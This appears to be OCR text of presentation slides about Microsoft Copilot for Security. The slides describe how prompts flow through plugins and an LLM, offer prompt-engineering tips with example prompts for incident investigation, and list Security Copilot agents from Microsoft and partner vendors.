
Reverse engineering of scripts

Guided response

Additional use cases

Device management, identity management, data security and compliance, cloud security, threat hunting, security posture management, security reporting, and threat intelligence research

Data flow for Microsoft Copilot for Security



Data flow

(= all requests are encrypted via HTTPS)

1. User prompts from security products are sent to Copilot
2. Copilot accesses plugins for pre-processing
3. Copilot sends modified prompt to LLM
4. Copilot receives LLM response
5. Copilot accesses plugins for post-processing
6. Copilot sends the response, and app command back to security products

Microsoft Security

Copilot for Security

Prompting is EVERYTHING!

Prompt Engineering


What is it?

- The critical skill of selecting the most appropriate words, phrases and formats that allow the model to generate high-quality outputs
- Combining technical knowledge, creativity and experimentation to form highly effective prompts

Why is it important?

- Well-engineered prompts can maximise the utilisation of an LLM AI model's abilities to achieve your goals
- Building powerful prompts can save time spent in investigations while generating quality results

Structuring a prompt



Effective prompting

Less effective

- Vague language
- Very open-ended questions
- Very short statements

Avoid saying...


- *"Open incident 15153"*
- *"I want a VM"*
- *"Show me the last incident"*


More effective

- Highlight your specific needs with details
- Provide any missing information
- Mention your desired format and verbosity

...try this instead

- *"Provide an investigation report of Sentinel incident 15153 and list the involved user devices"*
- *"Show me a step-by-step guide for setting up a VM in Azure"*
- *"For the most recent Defender incident, please state the key points, the ID, and provide a short summary*






Security Copilot agents

Seamlessly integrated with Microsoft Security solutions and partner ecosystem, **Microsoft Security Copilot agents** enhance security and IT operations with autonomous and adaptive automation.

Microsoft Security	Partner ecosystem
Phishing Triage	Privacy Breach Response by OneTrust
Alert Triage in DLP and IRM	SecOps Tooling by BlueVoyant
Conditional Access Optimization	Network Supervisor by Aviatrix
Vulnerability Remediation	Alert Triage by Tanium
Threat Intelligence Briefing	Task Optimizer by Fletch


Purpose-built for security, agents:

- **continuously learn** from feedback
- **dynamically reason and adapt** with your team fully in-control
- **operate securely** within Microsoft's Zero-Trust framework




Agents go further than traditional automation

Traditional automation



Agentic AI



Rigid	Adaptive
Static	Dynamic
Manual updates	Continuous learning
Pre-defined	Context-aware
Easily broken	Highly resilient

Microsoft Security

DEMO

LETS GET STARTED

THREAT INTEL

USER RISK